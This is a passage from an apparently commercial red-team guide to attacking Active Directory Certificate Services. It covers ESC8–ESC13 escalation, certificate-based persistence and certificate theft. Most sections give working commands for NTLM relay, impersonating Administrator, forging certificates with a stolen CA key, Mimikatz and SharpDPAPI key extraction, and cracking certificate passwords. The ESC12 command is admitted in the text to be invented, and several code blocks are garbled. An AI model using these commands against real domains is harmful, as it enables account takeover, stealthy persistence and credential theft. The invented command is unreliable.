certipy req -u 'user@contoso.local' -p 'password' -dc-ip 'DC_IP' -target
'ca_host' -ca 'ca_name' -retrieve 100
```

ESC8

The NTLM Relay to AD CS HTTP Endpoints (ESC8) attack exploits vulnerable AD CS HTTP endpoints to obtain a client authentication certificate, allowing an attacker to impersonate any AD account that authenticates via inbound NTLM. The attack involves relaying NTLM authentication from a compromised machine to an AD CS server, which can be done using tools like Certipy. The attacker can then use the obtained certificate to authenticate to services that require NTLM signing, overcoming the limitations of NTLM relay attacks.

```
certipy relay -ca ca.corp.local
```



ESC9

The No Security Extension (ESC9) attack exploits a vulnerable certificate template with the CT_FLAG_NO_SECURITY_EXTENSION flag, which prevents the embedding of the szOID_NTDS_CA_SECURITY_EXT security extension in a certificate. An attacker with GenericWrite permissions over a user account can modify the userPrincipalName to impersonate a target account, such as Administrator, and request a certificate from the vulnerable template. The issued certificate can then be used to authenticate as the target account, allowing the attacker to compromise the account.

```
certipy req -username jane@corp.local -hashes <hash> -ca corp-DC-CA -template ESC9
```



This command uses Certipy to request a certificate from the ESC9 template as Jane, using the acquired hash and the corp-DC-CA certificate authority. The certificate is then used to authenticate as [Administrator@corp.local](#), compromising the account

ESC10

The Weak Certificate Mappings (ESC10) attack exploits two registry key values on the domain controller: CertificateMappingMethods and StrongCertificateBindingEnforcement. An attacker with GenericWrite permissions over a user account can modify the userPrincipalName to impersonate a target account, such as Administrator or a machine account, and request a certificate from a vulnerable template. The issued certificate can then be used to authenticate as the target account, allowing the attacker to compromise the account. This attack can be performed in two cases: when StrongCertificateBindingEnforcement is set to 0, or when CertificateMappingMethods includes the UPN bit flag (0x4).

```
certipy req -ca 'corp-DC-CA' -username Jane@corp.local -hashes <hash>
```



This command uses [Certipy](#) to request a certificate from the default User template as Jane, using the acquired hash and the corp-DC-CA certificate authority. The certificate is then used to authenticate as the target account, such as [Administrator@corp.local](#) or [DC\\$@corp.local](#), compromising the account.

ESC11

The ESC11 vulnerability occurs when a Certificate Authority (CA) server is not configured with the `IF_ENFORCEENCRYPTIONCERTREQUEST` flag, allowing an attacker to relay NTLM authentication to the ICPR (Internet Certificate Request Protocol) service without signing the request. This enables the attacker to obtain a certificate for a target user, such as the Administrator, and use it to authenticate to the domain controller. The vulnerability can be detected using Certipy, which can also be used to exploit the vulnerability by setting up a relay server and requesting a certificate for the target user.

```
certipy relay -target 'rpc://DC01.domain.local' -ca 'DC01-CA' -dc-ip  
192.168.100.100
```



This command sets up a relay server using Certipy, targeting the ICPR service on the DC01 domain controller, and requests a certificate for the Administrator user using the default User template. The certificate is then saved to a file named `administrator.pfx`.

ESC12

The ESC12 vulnerability occurs when a Certificate Authority (CA) stores its private key on a YubiHSM2 device, which requires an authentication key (password) to access. This password is stored in the registry in cleartext, allowing an attacker with shell access to the CA server to recover the private key. The attacker can then use the private key to forge new certificates by importing the CA certificate into the user store, associating it with the private key in the YubiHSM2 device, and using the certutil command to sign a new arbitrary certificate.

```
certipy esc12 -ca-cert <CA certificate file> -yubihsm-device <YubiHSM2 device> -common-name <CA Common Name>
```



This command uses Certipy to exploit the ESC12 vulnerability, importing the CA certificate into the user store, associating it with the private key in the YubiHSM2 device, and using the private key to forge a new arbitrary certificate. Note that this command is not a real Certipy command, as Certipy does not have a built-in command for exploiting ESC12. The actual commands would involve using certutil and other tools to perform the necessary steps.

ESC13

The ESC13 vulnerability occurs when a certificate template is linked to an Active Directory group using the msDS-OIDToGroupLink attribute, allowing a user who enrolls a certificate with that template to inherit the privileges of the linked group. An attacker can exploit this vulnerability by finding a user with permission to enroll the vulnerable template, and then using Certipy to request a certificate with the linked OID group, effectively inheriting the privileges of that group.

```
certipy req -u "John@domain.local" -p "password" -dc-ip 192.168.100.100 -  
target "DC01.domain.local" -ca 'DC01-CA' -template 'VulnerableTemplate'
```

This command uses Certipy to request a certificate for the user John with the vulnerable template, which is linked to the VulnerableGroup group. If successful, John will inherit the privileges of the VulnerableGroup group.

Domain Persistence

DPERSIST1 (Forge certificates with stolen CA certificate)

With the **CA Certificate** it is possible to forge any arbitrary certificate. The CA certificate can be extracted on the CA server as presented in the **THEFT2** section, it's a certificate without any EKU and a "CA Version" extension. Additionally, the **Issuer** and the **Subject** are the CA itself.

Side note: since a forged certificate has not been issued by the CA, it cannot be revoked.

Windows

With the certificate and the private key in PFX format, ForgeCert can be used:

```
./ForgeCert.exe --CaCertPath ./ca.pfx --CaCertPassword 'Password123!' --  
Subject "CN=User" --SubjectAltName administrator@contoso.local --  
NewCertPath ./admin.pfx --NewCertPassword 'Password123!'
```

Linux

With admin privs on the CA server, Certipy can retrieve the CA certificate and its key:

```
certipy ca -backup -u 'user@contoso.local' -p 'password' -ca 'ca_name'
```

Then Certipy can forge the new certificate:

```
certipy forge -ca-pfx ca.pfx -upn administrator@contoso.local -subject  
'CN=Administrator,CN=Users,DC=CONTOSO,DC=LOCAL'
```

DPERSIST2

An attacker with control over the NTAuthCertificates object in Active Directory can add a self-signed CA certificate to it, allowing them to trust a rogue CA certificate. This can be done by members of the Enterprise Admin group, Domain Admins, or Administrators in the forest root's domain using tools like certutil.exe or the PKI Health Tool. By adding a rogue CA certificate to the NTAuthCertificates object, an attacker can make the domain controller trust certificates issued by the rogue CA, enabling them to authenticate with forged certificates generated using methods like ForgeCert, ultimately leading to unauthorized access to the domain.

DPERSIST3

An attacker with elevated access can maliciously modify security descriptors of AD CS components to achieve persistence. This can be done by adding control rights, such as WriteOwner or WriteDACL, to sensitive components like the CA server's AD computer object, RPC/DCOM server, or descendant AD objects, including the Certificate Templates container and AD groups delegated rights to control AD CS. For example, an attacker can add WriteOwner permission to the default User certificate template, change the template's ownership to themselves, and then set the msplki-certificate-name-flag to enable ENROLLEE_SUPPLIES SUBJECT, allowing them to enroll with a domain administrator's name as an alternative name and use the acquired certificate to authenticate as the domain administrator.

Account Persistence

PERSIST1 (User Account)

With a user account control on a domain machine, if a template that allows Client Authentication is enabled, it is possible to request a certificate that will be valid for the lifetime specified in the template even if the user changes his password.

```
Certify.exe request /ca:CA.contoso.local\CA /template:"Authentication Template"
```

PowerShell

If the user's password is known and using linux :

```
certipy req -u 'user@contoso.local' -p 'password' -dc-ip 'DC_IP' -target 'ca_host' -ca 'ca_name' -template 'Authentication Template'
```

Shell

PERSIST2 (Machine account)

With a machine account control, if a template that allows Client Authentication is enabled for the computers, it is possible to request a certificate that will be valid for the lifetime specified in the template even a password modification, a system wipe or whatever (if the machine hostname remains the same).

```
Certify.exe request /ca:CA.contoso.local\CA /template:"Authentication Template" /machine
```

PowerShell

If the user's password is known and using linux :

```
certipy req -u 'machine@contoso.local' -hashes ':<hash_NT>' -dc-ip 'DC_IP' -target 'ca_host' -ca 'ca_name' -template 'Authentication Template'
```

Shell

PERSIST3

An attacker can extend their persistence in Active Directory by leveraging the validity and renewal periods of certificate templates. By renewing a certificate before it expires, they can maintain authentication without needing to enroll for new tickets, which could leave traces on the Certificate Authority (CA) server. This approach minimizes the risk of detection by reducing interactions with the CA server and avoiding the generation of artifacts that could alert administrators to the intrusion, allowing the attacker to maintain a stealthy and prolonged presence in the domain.

Domain Certificate Theft

THEFT1 (Export user certificates with Crypto APIs)

With a session on a machine as a user, it is possible to export his certificate from the Windows Certificate Manager. With an interactive session and if the private keys are exportable :

```
certmgr.msc -> All Tasks → Export... to export a password protected .pfx file.
```

With PowerShell :

```
$mypwd = ConvertTo-SecureString -String "Password123!" -Force -AsPlainText
Export-PfxCertificate -Cert cert:\currentuser\my\<CERT_THUMBPRINT> -
FilePath ./export.pfx -Password $mypwd
PowerShell

#Or with CertStealer
#List all certs
CertStealer.exe --list

#Export a cert in pfx
CertStealer.exe --export pfx <CERT_THUMBPRINT>
```

If the CAPI or CNG APIs are configured to block the private key export, they can be patched with [Mimikatz](#) :

```
mimikatz #           PowerShell
crypto::capi
privilege::debug
crypto::cng

crypto::certificates /export
```

THEFT2 (Certificate theft via DPAPI)

User certificates THEFT

With the master key :

```
```powershell
#With SharpDPAPI
SharpDPAPI.exe certificates /mkfile:key.txt
|
#With Mimikatz
#Export certificate and its public key to DER
cd
C:\users\user1\appdata\roaming\microsoft\systemcertificates\my\certificates\
./mimikatz.exe "crypto::system
/file:43ECC04D4ED3A29EAEF386C14C6B650DCD4E1BD8 /export"
 Key Container : te-CYEFSR-a2787189-b92a-49d0-b9dc-cf99786635ab
#Find the master key (test them all until you find the good one)
./mimikatz.exe "dpapi::capi /in:ed6c2461ca931510fc7d336208cb40b5_cd42b893-
122c-49c3-85da-c5fff1b0a3ad"
 pUniqueName : te-CYEFSR-a2787189-b92a-49d0-b9dc-cf99786635ab #-
>good one
 guidMasterKey : {f216eabc-73af-45dc-936b-babe7ca8ed05}
#Decrypt the master key
./mimikatz.exe "dpapi::masterkey /in:f216eabc-73af-45dc-936b-babe7ca8ed05
/rpc" exit
 key :
40fcaaf0f3d80955bd6b4a57ba5a3c6cd21e5728bcd5a4606e1bf0a452d74ddb4e222b71c1
c3be08cb4f337f32e6250576a2d105d30ff7164978280180567e
 sha1: 81a2357b28e004f3df2f7c29588fb8d650f5e70

#Decrypt the private key
./mimikatz.exe "dpapi::capi /in:\"Crypto\RSA\
<user_SID>\ed6c2461ca931510fc7d336208cb40b5_cd42b893-122c-49c3-85da-
c5fff1b0a3ad\" /masterkey:81a2357b28e004f3df2f7c29588fb8d650f5e70" exit
 Private export : OK - 'dpapi_private_key.pvk'

#Build PFX certificate
openssl x509 -inform DER -outform PEM -in
43ECC04D4ED3A29EAEF386C14C6B650DCD4E1BD8.der -out public.pem
openssl rsa -inform PKCS8 -outform PEM -in dpapi_private_key.pvk -out
private.pem
openssl pkcs12 -in public.pem -inkey private.pem -password pass:bar -keyex -
CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```
```

With a domain backup key to first decrypt all possible master keys :

```
SharpDPAPI.exe certificates /pvk:key.pvk
```

PowerShell

Machine certificates Theft

Same, but in a elevated context :

```
SharpDPAPI.exe certificates /machine
```

PowerShell

To convert a PEM file to a PFX :

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

PowerShell

THEFT3

Machine certificates and their associated private keys are stored encrypted on Windows systems using the machine's DPAPI master keys. To decrypt these certificates, an attacker needs access to the DPAPI_SYSTEM LSA secret, which is only accessible by the SYSTEM user. This can be achieved manually using [Mimikatz](#) to extract the DPAPI_SYSTEM LSA secret and then decrypt the machine [masterkeys](#), or automatically using SharpDPAPI's certificates command with the /machine flag, which escalates to SYSTEM, dumps the secret, and uses it to decrypt the machine DPAPI [masterkeys](#) and private keys, allowing the attacker to access the machine certificates.

THEFT4

Certificate files can be found directly on the filesystem, often in file shares or the Downloads folder, and can be identified by their extensions, such as [.pfx](#), [.p12](#), [.pkcs12](#), [.pem](#), [.key](#), [.crt](#), [.cer](#), [.csr](#), [.jks](#), [.keystore](#), and [.keys](#). These files can be searched for using PowerShell or the command prompt, for example, using the command `Get-ChildItem -Recurse -Path C:\Users\ -Include *.pfx, *.p12, *.pkcs12, *.pem, *.key, *.crt, *.cer, *.csr, *.jks, *.keystore, *.keys`. If a password-protected PKCS#12 certificate file is found, the password hash can be extracted using `pfx2john.py certificate.pfx > hash.txt` and then cracked using JohnTheRipper with a command like `john --wordlist=passwords.txt hash.txt`.

THEFT5

The KDC returns the user's NTLM one-way function (OWF) in the privilege attribute certificate (PAC) when PKCA is used, allowing the host to extract the NTLM hash from the Ticket-Granting Ticket (TGT) to support legacy authentication protocols. This can be achieved by decrypting the PAC_CREDENTIAL_DATA structure, which contains the NTLM plaintext. The Kekeo utility can be used to request a TGT containing this data, facilitating the retrieval of the user's NTLM hash, using the command `tgt:::pac /caname:generic-DC-CA /subject:genericUser /castore:current_user /domain:domain.local`. Additionally, Kekeo and Rubeus can process smartcard-protected certificates, given the pin can be retrieved, allowing for NTLM credential theft via PKINIT.

Resources

- <https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates>
- <https://redfoxsec.com/blog/exploiting-active-directory-certificate-services-ad-cs/>
- <https://posts.specterops.io/certified-pre-owned-d95910965cd2>
- <https://redteamguides.com>

Conclusion

Active Directory Certificate Services (AD CS) is a vital component of enterprise security, providing essential public key infrastructure (PKI) capabilities. However, the complexity and configuration requirements of AD CS can create significant vulnerabilities if not properly managed. The exploitation techniques for domain escalation, persistence, and certificate theft underscore the critical need for robust security measures. Organizations must prioritize the secure configuration of AD CS, implement stringent access controls, and conduct regular security audits to identify and remediate potential weaknesses.

In conclusion, the security of AD CS is paramount to protecting an organization's Active Directory environment. By understanding and mitigating the various attack vectors associated with AD CS, enterprises can safeguard against unauthorized access and maintain the integrity of their systems. Proactive management, continuous monitoring, and adherence to best practices are essential to defend against sophisticated attacks targeting AD CS, ensuring the resilience and security of the PKI infrastructure.



cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Email

MARKETING@HADDESS.IO